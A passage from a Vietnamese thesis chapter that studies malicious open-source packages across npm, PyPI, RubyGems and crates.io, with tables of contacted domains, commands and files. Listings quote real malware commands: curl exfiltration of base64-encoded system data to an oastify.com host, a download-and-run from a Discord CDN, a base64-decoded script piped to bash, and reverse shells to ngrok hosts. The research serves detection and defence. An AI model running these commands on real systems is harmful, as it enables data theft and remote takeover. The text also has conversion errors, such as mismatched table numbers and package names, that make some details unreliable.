Bảng 4.4. Mười tên miền (domains) được các gói mã nguồn mở kết nối tối nhiều nhất tại thời điểm cài đặt.

## 4.2. PHÂN TÍCH CÁC KẾT NỐI TẠO BỞI CÁC GÓI PHẦN MỀM



Hình 4.3. Biểu đồ địa chỉ IP theo quốc gia của các gói lừa tinh và độc hại



Hình 4.4. Biểu đồ địa chỉ IP theo quốc gia các gói độc hại

và [eoaptq5t02z6dxu.m.pipedream.net](http://eoaptq5t02z6dxu.m.pipedream.net) lần lượt bị đánh dấu là độc hại trên VirusTotal. Cụ thể, tên miền [eommih12qna182o.m.pipedream.net](http://eommih12qna182o.m.pipedream.net) bị đánh dấu là lừa đảo (phishing) bởi Emsisoft và độc hại bởi Netcraft. Tên miền [eoaptq5t02z6dxu.m.pipedream.net](http://eoaptq5t02z6dxu.m.pipedream.net) bị đánh dấu là lừa đảo (phishing) bởi Yandex Safebrowsing.

### 4.2.2 Phân tích các tên miền (domains) được các gói kết nối tới

Các gói phần mềm độc hại thường giao tiếp với các máy chủ, được điều khiển bởi kẻ tấn công, để nhận lệnh cũng như gửi thông tin đánh cắp. Vì vậy, trong phần

## CHƯƠNG 4. PHÂN TÍCH VÀ KHAI PHÁ DỮ LIỆU


---

Top	crates.io	npm	Packagist	Pypi	RubyGems
1		registry.npmjs.org	raw.githubusercontent.com	ppi.org	s3.amazonaws.com
2	api.knapsack.cloud	image.voltengineapi.com	raw.githubusercontent.com	raw.githubusercontent.com	matrix.org
3	checkpoint-api.hashicorp.com	www.googleapis.com	www.apple.com	www.apple.com	matrix-client.matrix.org
4	eth-maintain.g.alchemy.com	registry.npmjs.org	files.pythonhosted.org	files.pythonhosted.org	communih12qna1820.m.pipedream.net
5	registry.npmjs.com	discord.com	scinary.com	scinary.com	eoaptq5tu2z6dxu.m.pipedream.net
6	rpc.apkr.com	ad.oceanengine.com	storage.googleapis.com	storage.googleapis.com	api.digitalocean.com
7	eth-goerli.g.alchemy.com	gateway.discord.gg	www.googleapis.com	www.googleapis.com	github.com
8	registry.yarnpkg.com	composer.github.io	www.google-analytics.com	www.google-analytics.com	mips.sheimholtz-muenchen.de
9	raw.githubusercontent.com	www.alura.com.br	registry.npmjs.org	registry.npmjs.org	ey38idg1hk4nep.m.pipedream.net
10	goerli-rollup.arbitrum.io	releases.jquery.com	huggingface.co	huggingface.co	eo12kxvatneje.m.pipedream.net

Bảng 4.5. Mười tên miền (domains) được các gói mã nguồn mở kết nối tối nhiều nhất tại thời điểm import.

## 4.2. PHÂN TÍCH CÁC KẾT NỐI MẠNG TẠO BỞI CÁC GÓI PHẦN MỀM

---




Hình 4.5. Biểu đồ địa chỉ IP theo quốc gia các gói lành tính

này nhóm em phân tích các tên miền mà các gói phần mềm trong các kho kết nối tới, để nhận dạng bất cứ tên miền đáng ngờ nào.

Bảng 4.4 hiển thị các tên miền các gói phần mềm thường giao tiếp. Một số tên miền phổ biến thường được kết nối tới như [pypi.org](http://pypi.org), đây là trang chủ của ngôn ngữ Python, nên không có điều gì đáng ngờ. Tương tự là tên miền [rubygems.org](http://rubygems.org), trang chính của kho RubyGems. Qua kiểm tra với công cụ VirusTotal, nhóm em không nhận thấy bất cứ tên miền độc hại nào trong danh sách 10 tên miền ở Bảng 4.4.

Tuy nhiên, khi nhìn vào Bảng 4.4, nhóm em nhận diện được hai tên miền [eo  
mmih12qna1820.m.pipedream.net](http://eommih12qna1820.m.pipedream.net) và [http://eoaptq5t02z6dxu.  
m.pipedream.net](http://eoaptq5t02z6dxu.m.pipedream.net) có nghi vấn độc hại. Qua kiểm tra với VirusTotal cho thấy tên miền [eommih12qna1820.m.pipedream.net](http://eommih12qna1820.m.pipedream.net) bị dán nhãn là lừa đảo (phishing) bởi Emsisoft và độc hại (malicious) bởi Netcraft.

Trong Bảng 4.4, chúng ta có thể thấy tên miền <http://discord.com> được truy vấn nhiều thứ 5 tại thời điểm cài đặt gói (30 lần). <http://discord.com> là một nền tảng cho phép trò chuyện miễn phí cũng như trao đổi thông tin. Nền tảng này được sử dụng rộng rãi bởi nhiều cộng đồng khác nhau như trao đổi học tập, các game thủ. Kẻ tấn công thường nhắm đến nền tảng này nhằm đánh cắp thông tin chẳng hạn như các khóa API (Application Programming Interface) của người dùng. Một trong gói phần mềm chứa mã độc tấn công nền tảng này có thể kể đến là *discordcmd* của PyPI. Gói mã nguồn độc hại này thực hiện tấn công người dùng



Hình 4.6. Số lượng các gói có ít nhất một địa chỉ IP bị dán nhãn là độc hại

sử dụng Discord trên hệ điều hành Windows. Để thực hiện tấn công, gói phần mềm này thực hiện truy cập đến tên miền `raw.githubusercontent.com` để thực hiện tải mã độc backdoor lên máy tính nạn nhân, sau đó nó thực hiện tìm kiếm lấy các Discord token trong cơ sở dữ liệu của máy nạn nhân rồi gửi các thông tin này đến máy chủ discord được sở hữu bởi kẻ tấn công [34].

Khi nhìn vào Bảng 4.5 nhóm em nhận thấy các gói crates.io không kết nối đến tên miền nào. Ngoài ra tên miền `eommih12qna182o.m.pipedream.net`, `eoaptq5t02z6dxu.m.pipedream.net` lần lượt bị đánh dấu là độc hại trên VirusTotal. Cụ thể, tên miền `eommih12qna182o.m.pipedream.net` bị đánh dấu là phishing bởi Emsisoft và độc hại bởi Netcraft. Tên miền `eoaptq5t02z6dxu.m.pipedream.net` bị đánh dấu là phishing bởi Yandex Safebrowsing.

#### 4.2.3 Phân tích các câu lệnh thực thi bởi các gói

Các gói độc hại thường chạy các câu lệnh (commands) trên máy nạn nhân để thu thập thông tin, hoặc mã hóa các tệp tin hệ thống. Trong phân tích này, nhóm em tập trung vào phân tích các lệnh phổ biến được thực hiện bởi các gói phần mềm. Nhóm em chỉ phân tích các lệnh thực thi bởi các gói phần mềm. Các câu lệnh chạy bởi chính *package-analysis* (ví dụ, các câu lệnh để chuẩn bị môi trường phân tích) sẽ không được phân tích.

### 4.3. PHÂN TÍCH HÀNH VI CỦA CÁC GÓI PHẦN MỀM MÃ NGUỒN MỞ ĐỘC HẠI VÀ LÀNH TÍNH

Các câu lệnh phổ biến thường liên quan tới quản lý phiên bản phần mềm (*git*), thao tác trên thư mục (*rm*, *mv*), hay giải nén tập tin (*tar*, *gzip*). Tuy nhiên Bảng 4.6 cho ta thấy một số lệnh nhạy cảm như *exec* (thực thi một lệnh nào đó trên hệ thống) hay *sudo* (lệnh dùng để thực thi một lệnh nào đó dưới quyền root).

Ngoài ra, Bảng 4.7 cho ta thấy xuất hiện các câu lệnh nhạy cảm như tải một tệp tin hay dữ liệu từ bên ngoài (*curl*, *wget*), lấy thông tin về tên của hệ thống (*hostname*).

Top	crates.io	npm	Packagist	PyPI	RubyGems
1	cc	sed	rm	dpkg-query	rake
2	/usr/bin/ld	git	/usr/bin/unzip	as	rm
3	as	printf	git	gcc	fdb
4	rm	rm	grep	/usr/bin/ld	expr
5	mv	as	stty	/bin/bash	lefthook
6	sed	touch	exec	rm	sed
7	gcc	mkdir	fossil tag list	clean	tar
8	grep	cc	hg branch	git	gzip
9	touch	make	sudo	expr	metanorma
10	cmp	basename	lsmod   grep vboxguest	pkg-config	open

Bảng 4.6. Mười câu lệnh (commands) được các gói mã nguồn mở sử dụng nhiều nhất tại thời điểm cài đặt.

#### 4.2.4 Phân tích các files truy cập bởi các gói phần mềm

Bảng 4.8 thể hiện các tệp tin được sử dụng nhiều nhất của các gói. Nhóm em nhận thấy tất cả các đường dẫn tệp tin này đều là những tệp tin bình thường được sử dụng thường xuyên trong quá trình cài đặt các gói phần mềm.

### 4.3 Phân tích hành vi của các gói phần mềm mã nguồn mở độc hại và lành tính

Trong phần này, nhóm em tiến hành phân tích các hành vi phổ biến của các gói phần mềm độc hại và lành tính. Các phân tích được thực hiện dựa trên tập dữ liệu được nhóm em thu thập trong phần 6.2.

## CHƯƠNG 4. PHÂN TÍCH VÀ KHAI PHÁ DỮ LIỆU

Top	crates.io	npm	Packagist	PyPI	RubyGems
1	cc	git	git	lscpu	git
2	/usr/bin/cmake	getconf	stty	/sbin/ldconfig	hostname
3	as	head	grep	git	file
4	/usr/bin/c++	cat	rm	file	bundler
5	/usr/bin/ranlib	init	/usr/bin/unzip	bash	which
6	ar	dpkg-deb	which	wget	sidekiq
7	/usr/bin/git	grep	dirname	head	curl
8	rm	hostname	awk	dirname	sqlite3
9	curl	locale	grep	gcc	jets
10	sed	rm	sed	grep	locale

Bảng 4.7. Mười câu lệnh (commands) được các gói mã nguồn mở sử dụng nhiều nhất tại thời điểm import.

### 4.3.1 Phân tích các câu lệnh

Bảng 6.6 mô tả số lần xuất hiện của các câu lệnh, các địa chỉ IP và các tên miền (URLs) trong tập dữ liệu lành tính, độc hại và cả hai tập. Nhóm em quan sát thấy các gói độc hại thực hiện tổng số lượng các câu lệnh nhiều gấp đôi so với số lượng các câu lệnh thực hiện trong các gói lành tính. Tuy nhiên, các gói độc hại sử dụng nhiều các câu lệnh trùng lặp, điều này cho thấy những đoạn chương trình mã nguồn của các gói độc hại được sử dụng lại nhiều lần giữa các gói khác nhau.

Bảng 6.3 cho thấy top mười các câu lệnh được sử dụng bởi các gói độc hại trong tập dữ liệu mà nhóm thu thập. Nhóm em quan sát thấy hầu hết các câu lệnh liên quan đến hành vi thu thập thông tin. Ngoài ra, nhóm em nhận thấy các gói độc hại sử dụng các kỹ thuật phổ biến và đơn giản để thực hiện các hành vi độc hại, ví dụ các gói độc hại sử dụng *base64* để thực hiện mã hóa dữ liệu, hoặc sử dụng lệnh *curl* để phát tán dữ liệu thu thập trên máy nạn nhân ra bên ngoài.

So với các loại mã độc truyền thống trong hệ điều hành Windows hay Linux, các gói phần mềm độc hại trong các kho lưu trữ phần mềm thường sử dụng các kỹ thuật đơn giản hơn. Một vài kỹ thuật của các gói phần mềm độc hại đã được thống kê lại thành các mô hình hoặc phương pháp POC (Proof-of-Concepts), ví dụ nhóm tác giả Guo và các đồng nghiệp [1] đã thống kê thành năm loại kỹ thuật mà các gói phần mềm độc hại trong PyPI sử dụng bao gồm:

- Điều khiển máy nạn nhân từ xa: ví dụ cài đặt backdoor, reverse shell.

### 4.3. PHÂN TÍCH HÀNH VI CỦA CÁC GÓI PHẦN MỀM MÃ NGUỒN MỞ ĐỘC HẠI VÀ LÀNH TÍNH

---

Top crates.io	npm	Pypi	RubyGems
1 /usr/lib/python3.10/_pycache_/_weakref/cpython-310.pyc	/proc/meminfo	/lib/x86_64-linux-gnu/libgcc_s.so.1	/proc/self/maps
2 /proc/self/maps	/dev/null	/usr/lib/sul/pensel.cif	/dev/fd
3 /dev/urandom	/etc/ld.so.cache	/lib/x86_64-linux-gnu/libc.so.6	/dev/pty
4 /usr/lib/python3.10/encodings	/lib/x86_64-linux-gnu/libm.so.6	/lib/x86_64-linux-gnu/libbz2.so.1	/lib/x86_64-linux-gnu/libcrypt.so.1
5 /lib/x86_64-linux-gnu/libtop.so.10	sysfs/group/memory/memory/limit_in_bytes	/lib/x86_64-linux-gnu/libm.so.6	/lib/x86_64-linux-gnu/libffi.so.6
6 /usr/lib/libm.so.6	/lib/x86_64-linux-gnu/libgcc_s.so.1	/lib/x86_64-linux-gnu/libbz2.so.1.0	/usr/local/lib/ruby/gems/3.0.0
7 /usr/lib/python3.10/selectors.py	/etc/ld.so.cache	/etc/ld.so.cache	/etc/fd/so.cache
8 /usr/lib/python3.10/importlib/_bootstrap.py	/usr/local/bin/package.son	/lib/x86_64-linux-gnu/libzma.so.5	/root/.gem
9 /usr/lib/python3.10/importlib/_bootstrap	_init_.sh3.so	/lib/x86_64-linux-gnu/libc.so.6	/usr/local/bin
10 /usr/lib/x86_64-linux-gnu/gconv/gconv-modules.cache	/threading/cpython-310.pyc	/usr/lib/locale/C.UTF-8/LC_CTYPE	/etc/ld/ctime
	/package.json	/etc/ld/ctime	/etc/ld/ctime

Bảng 4.8. Mười files được các gói mã nguồn mở kết nối tới nhiều nhất.

## CHƯƠNG 4. PHÂN TÍCH VÀ KHAI PHÁ DỮ LIỆU

Câu lệnh	Số lần xuất hiện	Mô tả	Hành vi độc hại
ls	87 706	Liệt kê các tệp tin máy tính và thư mục	Thu thập thông tin
bash	87 656	Mở một shell bash mới	Thực thi lệnh
cat	87 500	Xem nội dung một tệp tin	Thu thập thông tin
dpkg-query	82 758	Xem các thông tin của gói được liệt kê trong cơ sở dữ liệu dpkg	Thu thập dữ liệu
lsb_release -a	82 758	Lấy các thông tin về bản phân phối Linux	Thu thập thông tin
base64	78 146	Mã hóa và giải mã dữ liệu	Giấu dữ liệu
/usr/bin/curl	77 026	Truyền dữ liệu sử dụng đa dạng các phương thức mạng	Đánh cắp, xuất dữ liệu trái phép
which	68 900	Xác định vị trí thư mục các tệp tin thực thi	Thu thập thông tin
which bash	68 652	Xác định vị trí thư mục tệp tin bash	Thu thập thông tin
tr	64 524	Chuyển đổi hay xóa các ký tự	Giấu dữ liệu

Bảng 4.9. Các câu lệnh được sử dụng nhiều nhất trong tập dữ liệu của nhóm.

- Đánh cắp thông tin: sau khi các gói phần mềm lấy cắp các thông tin nhạy cảm như Application Programming Interface (API) sau đó mã hóa bằng *base64* rồi gửi đến máy chủ kiểm soát bởi kẻ tấn công.
- Thực thi đoạn mã (code): Các đoạn chương trình mã code độc hại ở dạng bị mã hóa hay làm rối. Các đoạn mã này có thể nằm trong chương trình hay tải từ các máy chủ bên ngoài về. Sau đó kẻ tấn công giải mã các đoạn chương trình bị làm rối này và thực hiện biên dịch để thực hiện các hành vi độc hại.
- Thực hiện câu lệnh độc hại: Kẻ tấn công có thể chạy các câu lệnh PowerShell độc hại tải các mã độc từ bên ngoài về máy nạn nhân.
- Thực thi các tệp tin độc hại: các gói phần mềm độc hại kết nối đến máy chủ kiểm soát bởi kẻ tấn công và tải về các tệp tin độc hại hay mã độc. Sau đó thực thi chúng trên máy nạn nhân.

Mặc dù các kỹ thuật của các gói phần mềm mã nguồn mở đơn giản, nhóm em tin rằng các gói phần mềm độc hại sẽ ngày càng trở nên phức tạp hơn, không chỉ về số lượng mà còn về sự tinh vi.

Bảng 6.4 thống kê top mười câu lệnh được sử dụng nhiều nhất bởi các gói phần mềm lành tính. So sánh với top những câu lệnh được sử dụng phổ biến bởi các gói độc hại, *ls* vẫn là câu lệnh được sử dụng nhiều nhất bởi các gói phần mềm lành tính. Trong các gói phần mềm lành tính, câu lệnh *grep* được sử dụng nhiều đứng thứ hai, lệnh này thường được sử dụng để tìm kiếm hoặc sửa đổi các mẫu (regular pattern) văn bản trong tệp tin. Tương tự, các câu lệnh được sử dụng phổ biến bởi các gói độc hại, lệnh *uname* cũng được các gói phần mềm lành tính sử dụng. Lệnh *uname* được

## 4.3. PHÂN TÍCH HÀNH VI CỦA CÁC GÓI PHẦN MỀM MÃ NGUỒN MỞ ĐỘC HẠI VÀ LÀNH TÍNH

sử dụng để lấy các thông tin của hệ thống, chẳng hạn như tên của hệ điều hành. Tuy nhiên, các gói phần mềm lành tính không sử dụng thường xuyên các câu lệnh liên quan đến thực thi các tập lệnh shell (ví dụ *bash*). Câu lệnh *bash* được sử dụng để tạo và chạy một tập lệnh shell trên hệ điều hành Linux. Những kẻ tấn công có thể sử dụng kết hợp nhiều câu lệnh lại với nhau nhằm thực hiện các hành vi độc hại, bao gồm đánh cắp thông tin, cài đặt mã độc, chiếm quyền kiểm soát máy tính nạn nhân, v.v.

### 4.3.1.1 Phân loại hành vi của các câu lệnh độc hại trong các gói độc hại

Các gói phần mềm độc hại thường sử dụng kết hợp nhiều các câu lệnh độc hại với nhau để thực hiện những hành vi độc hại như đánh cắp thông tin các thông tin nhạy cảm, tải mã độc hay tập lệnh shell độc hại và thực thi trên máy nạn nhân v.v. Để hiểu rõ hơn bản chất của những câu lệnh này trong các gói phần mềm độc hại cũng như các kỹ thuật của chúng sử dụng để qua mặt các công cụ phân tích tĩnh, nhóm em thực hiện phân tích thủ công các câu lệnh được sử dụng bởi các gói phần mềm độc hại. Qua đó nhóm em quan sát thấy các hành vi câu lệnh độc hại sử dụng bao gồm mã hóa dữ liệu, reverse shell, tải và thực thi mã độc trên máy nạn nhân. Sau đây nhóm em trình bày phân loại các câu lệnh độc hại được các gói phần mềm độc hại thực thi trong mẫu tập dữ liệu của nhóm em.

**Thực hiện mã hóa và phát tán dữ liệu:** Các gói độc hại sử dụng kỹ thuật mã hóa cơ bản *base64* trước khi truyền dữ liệu ra bên ngoài. “topcoderhomepage\_3.0-1.0.2” là gói phần mềm sử dụng kỹ thuật này được thể hiện trong Listing 4.1.

Listing 4.1: Mã hóa dữ liệu trong topcoderhomepage\_3.0-1.0.2

```
1 curl -H "Hostname: $(hostname | base64)" \
2     -H "uname: $(uname -a | base64)" \
3     -H "Pwd: $(pwd | base64)" \
4     -d $(ls -la | base64) \
5     http://tnk9...7fd61wpl.oastify.com
```

**Tải tập lệnh(script) độc hại từ bên ngoài sau đó thực thi trên máy nạn nhân:** Các gói độc hại thực hiện tải một tập lệnh độc hại từ các máy chủ kiểm soát

## CHƯƠNG 4. PHÂN TÍCH VÀ KHAI PHÁ DỮ LIỆU

bởi kẻ tấn công sau đó thực thi trên máy nạn nhân. Gói phần mềm độc hại sử dụng kỹ thuật này là “biscits-1.0.1” được thể hiện trong Listing 4.2.

Listing 4.2: Tải tệp lệnh độc hại sau đó thực thi trong biscuits-1.0.1

```
1 curl -s -o %temp%strings.bat
2 https://cdn.discordapp.com/
3 attachments/11..55/strings.bat
4 && start /min cmd /c %temp%strings.bat
```

**Thực hiện giải mã chương trình bị làm rối:** Gói phần mềm độc hại làm rối mã các câu lệnh độc hại của nó ví dụ *base64*, sau đó khi được cài đặt trên máy nạn nhân, các lệnh bị mã hóa này được giải mã rồi thực thi. Loại kỹ thuật này được thể hiện trong Listing 4.3 của gói “biscits-1.0.11”.

Listing 4.3: Giải mã đoạn câu lệnh bị mã hóa sau đó thực thi trong calandraca-11.10.10

```
1 echo "cm0gL3RtcC9mO21rZmlm...AxMC4yMC4zM4yM
2 jggNDQ0MyA+L3RtcC9mCg==" | base64 -d | bash
```

**Thực hiện truyền ngược (reverse shell):** Để kiểm soát các máy tính nạn nhân và thực hiện nhận lệnh trực tiếp từ kẻ tấn công, các gói độc hại thực hiện câu lệnh reverse shell đến các tên miền được kiểm soát bởi kẻ tấn công. Gói phần mềm thực hiện câu lệnh như vậy là “pmd-github-action-9.9.9” và “watchman-search-ui-1.0.0” thể hiện trong Listing 4.4 và Listing 4.5.

Listing 4.4: Reverse shell trong pmd-github-action-9.9.9

```
1 bash -i >& /dev/tcp/0.tcp.in.ngrok.io/18121 0>&1
```

Listing 4.5: Reverse shell trong watchman-search-ui-1.0.0

```
1 export RHOST='0.tcp.in.ngrok.io';
2 export RPORT=14688;python -c
3 'import socket,os,pty;s=socket.socket();
4 s.connect((os.getenv('RHOST'),
5 int(os.getenv('RPORT'))));
```

### 4.3. PHÂN TÍCH HÀNH VI CỦA CÁC GÓI PHẦN MỀM MÃ NGUỒN MỞ ĐỘC HẠI VÀ LÀNH TÍNH

```
6 [ os.dup2(s.fileno(), fd) for fd in (0,1,2)];  
7 pty.spawn(' /bin/sh' )'
```

#### 4.3.2 Phân tích thông kê hành vi các gói độc hại

Bảng 4.10 thống kê các hành vi độc hại được thực hiện bởi các gói phần mềm trong tập dữ liệu thu thập được của nhóm em, cụ thể là trong các kho lưu trữ npm, PyPI, crates.io, RubyGems. Lưu ý, nhóm em không tìm thấy thông tin của một gói độc hại từ kho lưu trữ Packagist từ các nguồn đa thu thập trong phần thu thập dữ liệu 6.2. Bảng 4.10 cho thấy hầu hết các gói phần mềm đều kết nối tới một tên miền độc hại. Các gói phần mềm trong npm và PyPI thực hiện một hoặc nhiều các câu lệnh độc hại. Hơn nữa, một phần ba các gói phần mềm lưu trữ npm thực hiện cả hành vi giao tiếp với các tên miền độc hại và thực hiện các câu lệnh độc hại.


	Gói phần mềm kết nối tới tên miền độc hại	Gói phần mềm thực hiện một hoặc nhiều các câu lệnh độc	Gói phần mềm kết nối tới tên miền độc hại và thực hiện một hoặc nhiều các câu lệnh độc hại
crates.io	1	0	0
npm	614	106	321
PyPI	86	5	22
RubyGems	16	0	0

Bảng 4.10. Bảng phân bố hành vi của các gói mã nguồn mở độc hại.

Biểu đồ 4.7 cho ta thấy phân phối của các hành vi của các gói phần mềm trong các kho. Biểu đồ này cho ta thấy các gói kết nối tới một tên miền độc hại là hành vi phổ biến nhất, ngay sau đó là hành vi kết nối tới tên miền, và thực hiện các câu lệnh độc hại trên máy nạn nhân. Hành vi thực hiện câu lệnh độc hại ít phổ biến hơn, và chỉ xuất hiện ở các gói phần mềm npm và PyPI. Ngoài ra, chúng ta có thể thấy các gói RubyGems và crates.io chỉ thực hiện kết nối tới các tên miền độc hại, mà không thực thi lệnh trên máy nạn nhân.

Bảng 6.2 cho thấy số lượng phiên bản cũng như số lượng gói tương ứng trên từng kho lưu trữ của các gói phần mềm độc hại mà nhóm em đã thu thập. Trung bình

## CHƯƠNG 4. PHÂN TÍCH VÀ KHAI PHÁ DỮ LIỆU



Hình 4.7. Biểu đồ thể hiện phân bố các hành vi độc hại trong tập dữ liệu các gói mã nguồn mở độc hại

	Số lượng gói	Số lượng phiên bản
crates.io	1	10
npm	1041	2293
PyPI	113	216
RubyGems	16	27
Total	1171	2546

Bảng 4.11. Số lượng phiên bản và số lượng gói trên từng kho lưu trữ trong dữ liệu các gói độc hại.

mỗi gói có nhiều hơn hai phiên bản. Nhóm em nhận thấy npm có số lượng gói và số lượng phiên bản nhiều nhất trong dữ liệu mà nhóm em thu thập, xấp xỉ 90%. Mặt khác, crates.io có số lượng gói cũng như số lượng phiên bản là thấp nhất. Điều này cho thấy ở thời điểm hiện tại, npm là kho lưu trữ mã nguồn mở mà những kẻ tấn công nhắm tới nhiều nhất nhằm đầu độc các chương trình độc hại lên kho lưu trữ này. Do đó các nhà nghiên cứu nên nghiên cứu và các quản trị viên của kho lưu trữ này cần chú ý nghiên cứu và kiểm tra kỹ các gói mã nguồn được đăng tải lên để đảm bảo an toàn cho người dùng.

## **4.3. PHÂN TÍCH HÀNH VI CỦA CÁC GÓI PHẦN MỀM MÃ NGUỒN MỞ ĐỘC HẠI VÀ LÀNH TÍNH**

---

### **4.3.3 Phân tích các kết nối mạng mà các gói kết nối tới**


Các gói phần mềm mã nguồn mở độc hại thường kết nối đến các máy chủ bên ngoài, thường là các máy chủ độc hại được kiểm soát bởi những kẻ tấn công. Các kết nối này nhằm mục đích để nhận lệnh điều khiển hoặc phát tán các thông tin đánh cắp đến các máy chủ độc hại này. Trong phần này, nhóm em trình bày phân tích các tên miền cũng như các địa chỉ IP mà các gói phần mềm độc hại kết nối tới.

Biểu đồ [4.8](#) thể hiện sự phân bố số lượng các công cụ quét tên miền (security vendors) trên VirusTotal đánh dấu các tên miền trong dữ liệu nhóm thu thập trong phần [6.2](#). Nhận thấy hầu hết các tên miền bị đánh dấu bởi ít nhất một công cụ quét tên miền. Có ít nhất 50 tên miền bị đánh dấu bởi hai công cụ quét tên miền trở lên. Những tên miền có số lượng các công cụ quét đánh dấu càng nhiều thì mức độ tin cậy của tên miền đó là độc hại càng cao.

Bảng [6.6](#) cho thấy các gói phần mềm độc hại có số lượng kết nối tới các tên miền (URLs) nhiều hơn các gói lành tính (xấp xỉ 14 lần). Ngoài ra, nhóm em cũng quan sát thấy số lượng các tên miền duy nhất được các gói độc hại kết nối tới cũng nhiều hơn (xấp xỉ gần 113 lần so với các gói lành tính). Quan sát này chỉ ra rằng những kẻ tấn công đến từ nhiều nhóm khác nhau hoặc các tên miền của những kẻ tấn công này thay đổi khi bị phát hiện.

Bên cạnh các tên miền, các địa chỉ IP cũng là một yếu tố quan trọng khi phân tích các kết nối mạng của các gói phần mềm. Bảng [6.6](#) cho thấy các gói độc hại kết nối tới các địa chỉ IP nhiều hơn gần 15 lần so với các gói lành tính. Bên cạnh đó, trong 37,423 các địa chỉ IP, có tới 15,927 (42.56%) các địa chỉ IP bị đánh dấu là độc hại bởi ít nhất một công cụ quét IP trên VirusTotal.

Địa chỉ IP mà các gói độc hại kết nối tới có thể là vị trí của các máy chủ được kiểm soát bởi kẻ tấn công, ngược lại các địa chỉ IP mà các gói lành tính kết nối tới có thể là vị trí của các máy chủ cơ sở dữ liệu hay các máy chủ cung cấp các dịch vụ hợp pháp khác.



Hình 4.8. Bảng phân bố số lượng các công cụ quét tên miền trên VirusTotal đánh dấu các tên miền.

